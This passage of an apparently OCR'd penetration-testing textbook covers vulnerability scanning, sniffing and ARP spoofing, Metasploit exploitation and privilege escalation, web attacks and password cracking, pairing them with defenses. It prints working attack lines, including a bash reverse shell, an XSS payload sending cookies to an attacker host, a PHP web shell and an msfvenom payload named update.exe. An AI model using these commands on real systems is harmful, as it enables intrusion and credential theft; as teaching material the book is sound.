
Vulnerability Discovery & Assessment

From a service version to an exploitable weakness. We learn the language of CVE and CVSS and work with vulnerability-scanning tools.

`CVE / CVSS` `searchsploit` `Nessus / OpenVAS` `Prioritization`

So far we have identified the target and enumerated its services. Now we must ask: which of these services have a **weakness**? This chapter is the bridge between “knowing” and “intrusion.”

Vulnerability discovery means matching what we have found (the exact service versions) against the world's knowledge bases of weaknesses. Sometimes this is manual and by search, and sometimes with powerful automated tools. But before the tools, we must become familiar with the shared language of this field.



Two Different Concepts

7.1 Vulnerability Assessment versus Penetration Test

These two terms are often confused. A **vulnerability assessment** means automatically and broadly listing weaknesses, **without** exploiting them — wide, fast, and low-risk. But a **penetration test** goes a step further and actually **proves** that a weakness is exploitable — deep, manual, and demanding creativity.

> **An analogy**
>
> A vulnerability assessment is like walking around a house and listing which doors and windows are open. A penetration test means actually going in through one of them to prove the risk is serious. The first says “there is probably a risk”; the second says “there definitely is, and here's the proof.”

Essential Vocabulary

7.2 The Language of Vulnerability: CVE, CVSS & CWE

To work in this field you must know a few terms fluently. These are the world's shared language of vulnerability:

Term	Meaning
CVE	the unique identifier of a specific vulnerability, like CVE-2021-41773
CVSS	a severity score from 0 to 10; 9 and above is “critical”
CWE	a classification of the weakness type, like CWE-89 for SQL injection
NVD	the U.S. National Vulnerability Database, the official CVE reference
PoC	“proof of concept” code showing the weakness is real
0-day	a vulnerability that has no official patch yet

The **CVSS** score helps you prioritize. A vulnerability scored 9.8 (critical) must be addressed immediately, while a score of 3.1 (low) can wait. In the final report, you always sort the findings by this very score.

Local Search

7.3 searchsploit — Exploit-DB on Your Laptop

After finding a service's exact version (with `-sV` in the previous chapter), the first task is to search for a ready-made exploit. The `searchsploit` tool is a local, offline copy of the huge Exploit-DB database:

kali@lab: ~

```
$ searchsploit proftpd 1.3.5
ProFTPd 1.3.5 - 'mod_copy' Command Execution | linux/remote/...
$ searchsploit apache 2.4.49
Apache 2.4.49 - Path Traversal & RCE (CVE-2021-41773)
# copy the exploit to the current folder
$ searchsploit -m linux/remote/49908.py
# show the exploit's content before running
$ searchsploit -x 49908.py
```

Don't run foreign code blindly

Exploits you download from the internet may themselves be malicious and harm your system. Always **read** the code and run it only in an isolated lab virtual machine.

NSE in the Service of Discovery

7.4 Automated Vulnerability Scanning with Nmap

The `vuln` category in the NSE engine automatically checks many known vulnerabilities. And the powerful `vulners` script connects found versions directly to a CVE ID and CVSS score:

kali@lab: ~

```
$ nmap -sV --script vuln 10.0.0.5
| http-vuln-cve2021-41773: VULNERABLE (Path Traversal/RCE)
| smb-vuln-ms17-010: VULNERABLE (EternalBlue)
# direct version-to-CVE connection with a score
$ nmap -sV --script vulners 10.0.0.5
|   CVE-2021-42013   9.8   (RCE)
```

Enterprise Tools

7.5 Professional Scanners: Nessus and OpenVAS

For broad assessment in enterprise environments, dedicated scanners such as **Nessus** (commercial) and **OpenVAS/Greenbone** (open source) are used. These tools run thousands of checks over a whole network and produce a ranked report. Their general workflow is simple: create a new scan, set the target, run it, and read the report.

> **Create the scan** — in the Nessus web interface (at `https://localhost:8834`), create a "Basic Network Scan."

> **Set the target** — enter an IP range such as `10.0.0.0/24`.

> **Output** — you receive a report with Critical, High, Medium, and Low categories.

> **Warning** — always confirm findings manually; these tools also produce "false positives."

Trusted Sources

7.6 Where to Look for Vulnerabilities?

A few key sources that connect a service's version to its known weaknesses. Bookmark these:

> **Exploit-DB** — the database of public exploits; the same source as `searchsploit`.

> **NVD / MITRE** — the official CVE database with details, scores, and remediation.

> **GitHub** — proof-of-concept code and fresh tools — run with caution.

> **Vulners** — a vulnerability search engine with an API.

> **Vendor advisories** — vendors' official advisories, the most authoritative source for patches.

The Logical Path

7.7 From Version to Exploitation: The Workflow

The process of turning a “service version” into a “successful intrusion” is a tidy five-step path:

1. **Step 1 — exact version:** obtained from `nmap -sV` or the service banner.
2. **Step 2 — search:** query `searchsploit` and the NVD for that version.
3. **Step 3 — validation:** is this version really vulnerable? Read the conditions.
4. **Step 4 — lab:** test the exploit first on a lab machine.
5. **Step 5 — exploitation:** within authorized scope and with caution, we run it in the next chapter.

Chapter Summary

- A vulnerability assessment lists; a penetration test proves.
- **CVE** is the identifier, **CVSS** the severity score (0 to 10), and **CWE** specifies the weakness type.
- `searchsploit` connects a version to a ready-made exploit; read the code before running it.
- `--script vuln` and `vulners` in Nmap automate discovery.
- The workflow: version → search → validation → lab → exploitation.

Chapter 7 Exercises

1. For the versions you found in the Chapter 5 scan, search in `searchsploit`.
2. Find a recent critical CVE in the NVD and write its CVSS score and remediation.
3. With `nmap --script vulners`, scan a lab host.
4. Explain the difference between a “vulnerability assessment” and a “penetration test” with a real example.
5. Open an exploit with `searchsploit -x` and try to understand its logic.

Quick Reference — Vulnerability

Tool / Source	Use
searchsploit x	`local exploit search`
nmap --script vuln	`automated vulnerability scan`
nmap --script vulners	`connect version to CVE`
Nessus / OpenVAS	`broad enterprise scan`
nvd.nist.gov	`the official CVE database`
exploit-db.com	`the exploit database`

08

CHAPTER EIGHT


Sniffing & Traffic Analysis

Every packet moving across the network is a clue. With tcpdump and Wireshark we read the traffic and learn how to defend it.

tcpdump | Wireshark | MITM & ARP | Defense

The network is full of data constantly in motion. If you can “hear” and “read” this flow, you can discover its secrets — and if you know how sniffing becomes possible, you can prevent it.

Traffic analysis is a double-edged skill: the red team uses it to steal leaked credentials, and the blue team uses it to detect and analyze an attack. In this chapter we see both sides, with special emphasis on the point that offensive sniffing techniques can be run **only** on your own network or an authorized lab.



Fundamentals

8.1 How Does Sniffing Become Possible?

On a modern network that works with a **switch**, normally each device sees only its own traffic; the switch sends data only to the correct destination. To sniff others' traffic, an attacker must do one of two things: either put the network card into **promiscuous mode** to read everything, or, with a **man-in-the-middle (MITM)** attack, place themselves in the path of the traffic.

> **Hub versus switch**
>
> On old networks that worked with a “hub,” every piece of data was broadcast to everyone and sniffing was simple. Modern switches have made this hard, and for exactly this reason an attacker needs a MITM attack such as ARP spoofing.

Lightweight and Everywhere

8.2 tcpdump — the Command-Line Sniffer

The `tcpdump` tool is lightweight, fast, and present on almost every Unix system. Its power is in “filters” that capture exactly what you want. For later analysis, you can save the traffic

in a `.pcap` file:

kali@lab: ~ (sudo)

```
# all traffic, without name resolution (n)
$ sudo tcpdump -i eth0 -n
# web traffic only
$ sudo tcpdump -i eth0 'port 80'
# only a specific host, showing text content (A)
$ sudo tcpdump -i eth0 -A 'host 10.0.0.5'
# save to a file for analysis in Wireshark
$ sudo tcpdump -i eth0 -w capture.pcap
```

Deep Analysis

8.3 Wireshark — the Traffic Microscope

If tcpdump is a pocket knife, **Wireshark** is a full laboratory. This graphical tool lets you dissect each packet layer by layer. Its main power is “display filters,” with which you find exactly what you want among thousands of packets:

Wireshark — Display Filters

```
http                            <-- web traffic only
ip.addr == 10.0.0.5             <-- a specific host
tcp.port == 443                 <-- a specific port
http.request.method == "POST"   <-- POST requests only
frame contains "password"       <-- searching for a word
```

The most important feature is **Follow TCP Stream**: right-click a packet to display a whole conversation — for example, the entire exchange of a web login — reconstructed. The “Export Objects” feature also extracts files transferred in the traffic.

Hunting in the Data

8.4 Extracting Information from a pcap File

A captured file is a mine of gold — especially if it contains unencrypted traffic (HTTP, FTP, Telnet). In these old protocols, the username and password are transmitted in **plaintext**:

kali@lab: ~

```
# search for a password in a captured file
$ tcpdump -r capture.pcap -A | grep -i pass
POST /login  user=admin&pass=S3cr3t!
# or with strings
$ strings capture.pcap | grep -i login
```

The defensive lesson

That credentials leak in plain HTTP is the biggest lesson of this chapter: **encrypt everything with TLS**. If the traffic is encrypted, even with a full capture the attacker sees nothing usable.

Getting in the Path

8.5 The Man-in-the-Middle Attack and ARP Spoofing

Now we reach the offensive part. The **ARP** protocol, which maps an IP to a physical MAC address, has no authentication and trusts any reply. The attacker abuses exactly this weakness: by sending forged ARP replies, they pose as the gateway so that all of the victim's traffic passes through them. The `bettercap` tool makes this simple:

kali@lab: ~ (sudo) — lab only

```
$ sudo bettercap -iface eth0
» net.probe on
» set arp.spoof.targets 10.0.0.9
» arp.spoof on
» net.sniff on
[sniff] POST /login pass=... (the victim's traffic was sniffed)
```

> **The legal line**
> ARP spoofing and sniffing others' traffic on any network you do not own is a **blatant crime**. Use this technique only to understand the attack mechanism and test defenses, and only in your own lab.

The next step of a MITM attack is **DNS spoofing**: after getting in the path, the attacker forges DNS replies to redirect the victim to a fake server. Fortunately, in the real world, HTTPS and a valid TLS certificate prevent many of these attacks, because the browser rejects the forged certificate.

The Defender's Hat

8.6 Defending Against Sniffing

Now that we understand the attack mechanism, the defense becomes clear. The best strategy is to assume “the network is insecure” and encrypt everything:

- **Encryption everywhere:** HTTPS/TLS and VPN; makes sniffing useless.
- **Dynamic ARP Inspection (DAI):** the switch discards forged ARP replies.
- **Port Security:** limiting the allowed MACs on each switch port.

- **802.1X:** device authentication before connecting to the network.
- **Monitoring:** tools such as `arpwatch` alert on a sudden change of the gateway's MAC.

Chapter Summary

- On a switched network, sniffing others' traffic requires a MITM attack (such as ARP spoofing).
- `tcpdump` is for fast command-line sniffing, and **Wireshark** for deep analysis.
- In unencrypted protocols (HTTP/FTP/Telnet), credentials leak in plaintext.
- ARP spoofing abuses the lack of authentication in this protocol — lab only.
- The best defense: encrypt everything (TLS/VPN) and enable DAI on the switch.

Chapter 8 Exercises

1. With `tcpdump`, create a pcap file from your lab's web traffic.
2. Open that file in Wireshark and reconstruct a full request with “Follow TCP Stream.”
3. Write a display filter that shows only POST requests.
4. In your own lab, simulate and then detect an ARP-spoofing attack.
5. Explain three sniffing-defense measures and say which is most effective.

Quick Reference — Sniffing

Command / Filter	Use
tcpdump -i eth0 'port 80'	`sniff web traffic`
tcpdump -w file.pcap	`save for analysis`
http.request.method == POST	`Wireshark filter`
Follow TCP Stream	`reconstruct a conversation`
bettercap arp.spoof on	`MITM attack (lab)`
arpwatch	`detect ARP spoofing`

09

CHAPTER NINE

Exploitation & Post-Exploitation

From proving a weakness to a control shell, and then privilege escalation and lateral movement. All examples run on vulnerable lab machines.

Metasploit | Meterpreter | Privilege Escalation | Active Directory

The moment all those months of study were for is right here: turning a “vulnerability” into “access.” But remember that initial access is only the beginning of the road; the real work starts after it.

In this chapter we first work with the legendary **Metasploit** framework, the world's largest exploit collection. Then we reach **post-exploitation**: escalating from an ordinary user to root, moving laterally to other systems, and an introduction to **Active Directory** attacks, which is the heart of enterprise networks. We emphasize: everything is lab only.

> **This chapter is powerful and dangerous**
>
> The techniques in this chapter can cause real damage to systems. Run them only on your own vulnerable virtual machines (such as Metasploitable) or within a formal agreement. Running them outside this boundary is a crime.

Anatomy of a Framework

9.1 The Structure of Metasploit

Metasploit is a “framework”; that is, a collection of thousands of ready-made modules that fit together like Lego bricks. Four main module types you must know:

- **Exploit** — code that leverages a specific vulnerability to open a way in.
- **Payload** — what runs after the intrusion — such as opening a control shell.
- **Auxiliary** — helper tools such as scanners and fuzzers that have no payload.
- **Post** — post-exploitation modules that run after access is gained.

Getting Started

9.2 msfconsole — the Four Main Verbs

Metasploit's main interface is the `msfconsole`. Working with it revolves around four verbs: search, select, view the options, and set them. (Remember that the `postgresql` service must be running.)

```
msfconsole
```

```
$ msfconsole -q
msf6 > search eternalblue
exploit/windows/smb/ms17_010_eternalblue
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 > info
# the module's description and options
msf6 > show options
# what needs to be set?
```

EternalBlue in the Lab

9.3 The Workflow of an Exploit

Now we run a real exploit against the vulnerable MS17-010 target (the one we discovered in the enumeration chapter). We must set the target, the payload, and the callback address:

```
msf6 exploit(ms17_010_eternalblue)
```

```
msf6 > set RHOSTS 10.0.0.20
# the lab target machine
msf6 > set LHOST 10.0.0.5
# the attacker machine (you)
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > exploit
[*] Started reverse TCP handler on 10.0.0.5:4444
[+] Meterpreter session 1 opened
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

After the Intrusion, What?

9.4 Payloads: The Heart of Control

The payload determines what happens after the intrusion. Know the two main axes. First axis: **bind versus reverse**. In bind the target listens and the attacker connects; in reverse (more common) the target connects to the attacker, because it gets past the firewall better. Second axis: **staged versus stageless**. A staged payload is small and brings the rest later (gets past an IDS better).

Metasploit's most powerful payload is **Meterpreter**: an advanced shell that runs in memory and has dozens of ready commands for reconnaissance, file transfer, and privilege escalation.

When No Exploit Is Ready

9.5 msfvenom — Building a Custom Payload

Sometimes you have no ready-made exploit and must build a payload yourself to run on the target. The `msfvenom` tool does this. Then you set up a "listener" on your own machine to catch the callback connection (lab only):

kali@lab: ~

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=10.0.0.5 LPORT=4444 -f exe -o update.exe
Saved as: update.exe
# then in msfconsole, set up a listener:
msf6 > use exploit/multi/handler
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > run
```

A Powerful Shell

9.6 Meterpreter — Post-Intrusion Control

After the Meterpreter session opens, you have a world of commands at your disposal; from system reconnaissance to file transfer and running OS commands:

meterpreter

```
meterpreter > sysinfo
OS: Windows 7 (6.1 Build 7601)
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps
# the process list
meterpreter > download C:\\important.docx
# retrieve a file
meterpreter > shell
# the OS shell
```

From Ordinary User to Root

9.7 Privilege Escalation on Linux

Often the first shell you obtain has limited access (for example, the `www-data` user). The next goal is to reach **root**. The first task is to find escalation paths. Automated tools such as `linpeas.sh` do this fast, but you should also know the manual principles:

```
www-data@victim: /tmp
```

```
# what can I run with sudo without a password?
$ sudo -l
# SUID files (run with the owner's privileges)
$ find / -perm -4000 2>/dev/null
# scheduled tasks
$ cat /etc/crontab
# run the automated recon script
$ ./linpeas.sh
```

Two common escalation paths: if you have a **SUID** binary or a **sudo** permission on a program that can run commands, you can often turn it into a root shell. The gold-standard reference for these techniques is the **GTFOBins** site:

```
www-data@victim: ~
```

```
# example: if find has SUID
$ find . -exec /bin/sh -p \; -quit
# example: if sudo on vim is allowed
$ sudo vim -c ':!/bin/sh'
# whoami  ->  root
```

The Windows Paths

9.8 Privilege Escalation on Windows

On Windows the principles are similar but the paths differ: checking privileges, the version and patches, and running the automated `winPEAS` tool:

cmd / meterpreter

```
$ whoami /priv
# current privileges (like SeImpersonate?)
$ systeminfo
# version and patches
msf6 > run post/multi/recon/local_exploit_suggester
# PowerShell:  .\winPEAS.ps1
```

Expanding the Intrusion

9.9 Lateral Movement and Pivoting

Rarely is the main target the very first compromised machine. **Lateral movement** means using this machine as a bridge to reach other systems on the internal network. This is called **pivoting**:

kali@lab: ~

```
# in Metasploit: route into the internal network
meterpreter > run autoroute -s 10.1.1.0/24
msf6 > use auxiliary/server/socks_proxy
# then pass tools through the tunnel
$ proxychains nmap -sT 10.1.1.5
# or with an SSH tunnel
$ ssh -D 9050 user@10.0.0.5
```

The Heart of Enterprise Networks

9.10 An Introduction to Active Directory

Most large organizations are built on **Active Directory (AD)**; a system that centrally manages users, computers, and access. In enterprise penetration testing, taking over the **Domain Controller** equals taking over the whole network. After obtaining one domain credential, we map AD:

kali@lab: ~ — lab only

```
$ crackmapexec smb 10.0.0.0/24 -u j.smith -p Pass123
[+] CORP\j.smith (Pwn3d! on DC)
# build a graph of attack paths in AD
$ bloodhound-python -u j.smith -p Pass123 -d corp.local -c all
# Kerberoasting: extract service hashes for cracking
$ impacket-GetUserSPNs corp.local/j.smith -request
```

What is BloodHound?

BloodHound turns an AD network into a visual graph and shows the "shortest path" from your user to the domain admin. This tool has transformed the analysis of AD attacks, and blue teams also use it to find weak points.

The White Hat

9.11 Ethics and Defense in Post-Exploitation

In ethical work, the goal of post-exploitation is to **prove the depth of the intrusion**, not to destroy. You gather evidence (screenshots and output) for the report, do not delete or alter data, and after the work clean up your traces and payloads. On the defensive side, the key to countering these techniques is **least privilege**, **network segmentation** (to make pivoting harder), and **tiering of admin accounts in AD**.

Chapter Summary

- Metasploit has four module types: exploit, payload, auxiliary, and post.
- The workflow: `use` → `set RHOSTS/LHOST/PAYLOAD` → `exploit`.
- **Meterpreter** is a powerful shell that runs in memory.
- Privilege escalation often comes from **SUID**, **sudo**, and misconfiguration (reference: GTFOBins).
- **Lateral movement** and **AD attacks** (with BloodHound and Kerberoasting) expand the intrusion.

Chapter 9 Exercises

1. On Metasploitable, exploit a vulnerable service with Metasploit and get a session.
2. With `msfvenom`, build a payload and catch it with `multi/handler`.
3. On a lab machine, list the SUID files and find an escalation path using GTFOBins.
4. With `sudo -l` and a deliberately vulnerable configuration, reach root.
5. Explain the concept of “pivoting” and say why network segmentation makes it hard.

Quick Reference — Metasploit & Post-Exploitation

Command	Use
search / use	`find and select a module`
set RHOSTS / LHOST	`set the target and attacker`
exploit / run	`execute`
sessions -i N	`enter session N`
sudo -l	`escalation permissions on Linux`
find / -perm -4000	`find SUID files`
crackmapexec smb	`AD enumeration and attack`
bloodhound-python	`AD mapping`

CHAPTER TEN


Web Application Security

Most modern attacks come through the browser. We learn the OWASP Top 10, injections, XSS, and web-testing tools with real examples.

OWASP Top 10 | SQLi & XSS | Burp Suite | sqlmap

Today almost every organization has a web application, and every web application is a large attack surface. Statistics show that the majority of real intrusions begin at this very layer. This chapter is a door into the vast world of web security.

The web is complex, but at its base it is simple: you send a “request” and get a “response.” Almost all web attacks are in fact **clever manipulation of these very requests**. In this chapter we start from HTTP fundamentals and advance to the most sophisticated attacks like SSRF and XML injection — and for each attack, we also see the **defense**.



HTTP Fundamentals

10.1 How Does the Web Work?

Every web interaction is an “HTTP request” from the browser and an “HTTP response” from the server. The request includes a **method** (GET to read, POST to send), a **path**, **headers**, and sometimes a **body**. The response includes a **status code** (200 success, 404 not found, 500 error), headers, and content. The key security point: the user's identity is usually carried by a **cookie** or **session token**.

Precise Request Control

10.2 curl — the Swiss Army Knife of Web Testing

Before any graphical tool, with `curl` you can craft any request precisely and analyze the response. This is the basic skill of every web test:

kali@lab: ~

```
# response headers only
$ curl -I http://10.0.0.5
# send a POST request with data
$ curl -X POST -d 'user=admin&pass=x' http://10.0.0.5/login
# add a custom header and cookie
$ curl -H 'Authorization: Bearer TOKEN' -b 'session=abc' http://10.0.0.5/api
# seeing an error message = an injection clue
$ curl -s "http://10.0.0.5/item?id=1'" | grep -i error
```

The Ten Top Risks

10.3 OWASP Top 10 — the Map of the Field

Every few years, OWASP publishes a list of the ten highest-risk categories of web weakness. This list is the roadmap of every web security test. The 2021 version includes these categories:

Code	Category	Example
A01	Broken Access Control	accessing another user's data (IDOR)
A02	Cryptographic Failures	sensitive data without encryption
A03	Injection	SQLi, command injection, XSS
A04	Insecure Design	a flaw in the architecture itself
A05	Security Misconfiguration	open defaults and admin pages
A06	Vulnerable Components	old, unpatched libraries
A07	Authentication Weakness	weak passwords, bad sessions
A08	Integrity Failures	an untrusted update
A09	Logging & Monitoring Weakness	not seeing the attack
A10	Server-Side Request Forgery	SSRF

The Main Tool

10.4 Burp Suite — the Web-Testing Workflow

Burp Suite is the main web-security testing tool. Its heart is a **proxy** that sits between the browser and server and lets you see and change each request before it is sent. Its key components:

- **Proxy** — intercept and change each request before sending.
- **Repeater** — manually send and repeat a request with changes — to test for a weakness.
- **Intruder** — automated attack and fuzzing of parameters.
- **Decoder** — decode base64, URL, and other encodings.

> **The free option**
>
> If you don't have the professional version of Burp, **OWASP ZAP** is a completely free, open-source alternative that has the same capabilities and is excellent to start with.

The Most Classic Attack

10.5 SQL Injection — Manual and Step by Step

SQL injection is one of the oldest and most dangerous web attacks. When an application places user input directly into a database query without sanitizing it, an attacker can manipulate the query itself. Let's see its logic step by step:

```
injection point: http://site/item?id=1
```

```
# normal input
id=1
# injection test: add a quote
id=1'
error: SQL syntax error  ->  it is vulnerable!
# bypassing login: an always-true condition
' OR '1'='1' --
# finding the number of columns
' ORDER BY 3 --
# extracting data with UNION
' UNION SELECT user,pass,3 FROM users --
```

Know the types of SQL injection: **In-band** (the result is seen directly in the response, like UNION), **Blind** (the result is not seen directly and must be inferred from "true/false" behavior or "response time"). And the most important point: **defense**. The definitive way to prevent it is to use a **parameterized query (prepared statement)**, in which data is never mixed with the command.

Automated Power

10.6 sqlmap — Automating Injection

Once you have found the injection point, `sqlmap` automates the rest: discovering databases, tables, and extracting data (only against an authorized target):

kali@lab: ~

```
$ sqlmap -u 'http://10.0.0.5/item?id=1' --dbs
available databases: [app_db, mysql]
$ sqlmap -u '...id=1' -D app_db -T users --dump
admin : 5f4dcc3b5aa765d61d8327deb882cf99 (MD5)
# from a saved Burp request, with a higher level
$ sqlmap -r request.txt --batch --level 5 --risk 3
```

Attacking the User

10.7 XSS — Script Injection in the Browser

In a **XSS (Cross-Site Scripting)** attack, the attacker injects malicious JavaScript into the page that runs in the browser of **another victim**. It has three main types: **Stored** (the code is stored on the server and served to everyone — the most dangerous), **Reflected** (the code is in the URL and via a deceptive link), and **DOM-based** (entirely client-side):

XSS examples (lab)

```
# a simple test
<script>alert(1)</script>
# stealing the session cookie
<script>new Image().src='http://attacker/c?'+document.cookie</script>
```

Defense against XSS: always **output-encode** the output, set a Content Security Policy (**CSP**), make cookies `HttpOnly` so they are out of JavaScript's reach, and use modern frameworks (such as React) that are safer by default.

From Input to Control

10.8 Command Injection and the Reverse Shell

If an application passes user input directly to the OS shell, **command injection** occurs and the attacker can run any command — which often ends in a full shell:

kali@lab: ~ — authorized target only

```
# example command-injection input
ip=127.0.0.1; cat /etc/passwd
# set up a listener on the attacker machine
$ nc -lvnp 4444
# at the injection point, get a reverse shell
; bash -c 'bash -i >& /dev/tcp/10.0.0.5/4444 0>&1'
connection received — www-data@victim
```

Accessing Files

10.9 Path Traversal, LFI, and File Upload

A few file-related attacks: **path traversal** and **LFI** let an attacker read files outside the allowed range; and **insecure file upload** can end in code execution:

examples (lab)

```
# path traversal / LFI
?file=../../../../etc/passwd
# a simple PHP web shell to upload
<?php system($_GET['c']); ?>
# bypassing the extension filter
shell.php.jpg    shell.phtml    shell.pHp
```

Defense: never pass user input directly to a file path or filename; use an allowlist, check the file's real type, and make the upload folder non-executable.

Beyond Injection

10.10 Logic Flaws: IDOR, SSRF, XXE & JWT

A few other frequent weaknesses that are more **logical** than technical. **IDOR** (broken access control): by changing an ID, you access another user's data. **SSRF**: you force the server to make a request to an internal address on your behalf. **XXE**: with XML entities, you read server files. And **JWT**: you tamper with or crack authentication tokens:

examples (lab)

```
# IDOR — change the ID
GET /account?id=1001  ->  GET /account?id=1002
# SSRF — access cloud metadata
url=http://169.254.169.254/latest/meta-data/
# crack a weak JWT
$ hashcat -m 16500 jwt.txt rockyou.txt
```

Testing for IDOR

Always test with **two accounts**: log in with account A and try to access account B's data. If you can, you have found an IDOR. Defense: server-side ownership checks on every request.

A Common Target

10.11 WPScan — Dedicated WordPress Scanning

WordPress is behind a large share of the world's websites and is therefore a common target. `wpscan` finds vulnerable plugins, versions, and users:

kali@lab: ~

```
$ wpscan --url http://10.0.0.5 --enumerate vp,u
[+] WordPress 5.8 identified
[!] Plugin: contact-form-7 5.3 (vulnerable)
[+] Users: admin, editor
```

Defensive Summary

10.12 Defending the Web Application

Now that we have seen the attacks, the principles of defense are clear. Remember these as a secure-development checklist:

- **Input validation:** sanitize every input and limit it to an allowlist.
- **Parameterized queries:** the end of SQL injection — data is never mixed with the command.
- **Output encoding + CSP:** prevents XSS.

- **Strong authentication:** MFA and secure session management.
- **WAF and updates:** an extra defensive layer and closing CVEs.

Chapter Summary

- Every web attack, at its base, is the manipulation of an HTTP request.
- The **OWASP Top 10** is the web-security testing roadmap; A03 (injection) is always key.
- **Burp Suite** and `curl` are the main tools for crafting and changing requests.
- SQLi, XSS, command injection, and IDOR are the most frequent attacks — each has a specific defense.
- The golden defense: input validation, parameterized queries, and output encoding.

Chapter 10 Exercises

1. In **DVWA**, perform all three levels of SQL injection manually, then repeat with sqlmap.
2. Find one Reflected and one Stored XSS in DVWA or Juice Shop.
3. With `curl`, build a POST request and test one parameter for injection.
4. Discover an IDOR with two accounts in a lab web app.
5. For each attack in this chapter, write the corresponding defense in one sentence.

Quick Reference — Web Tools

Tool	Use
Burp / ZAP	`proxy and manual/automated testing`
gobuster / ffuf	`path and parameter discovery`
sqlmap	`automated SQL injection`
nikto	`fast server-weakness scan`
wpscan	`WordPress security`

curl	`manually crafting any request`

CHAPTER ELEVEN


Password Attacks & Hash Cracking

The weakest link is usually the password. We learn online attacks against services and offline hash cracking, and how to defend against them.

`hydra` `hashcat` `john` `wordlist`

The most expensive firewall and the most sophisticated encryption are useless against a password of “123456.” Humans choose passwords badly, and that has made the password one of the highest-yield attack targets.

Attacking passwords has two completely different arenas. In the **online** arena, you try passwords directly against a live service (SSH, FTP, a web form); it is slow and noisy. In the **offline** arena, you crack a password hash you obtained somewhere, on your own system; it is fast and silent. This chapter covers both.



Trying Against a Live Service

11.1 Hydra — the Online Attack

The most used online password-attack tool is `hydra`, which supports dozens of protocols. Its logic is simple: give a user (or a list of users) and a password list, and it tries them all:

kali@lab: ~

```
# l=one user , P=password list
$ hydra -l admin -P rockyou.txt ssh://10.0.0.5
[22][ssh] login: admin  password: P@ssw0rd
# L=user list , f=stop on first success
$ hydra -L users.txt -P pass.txt ftp://10.0.0.5 -t 4 -f
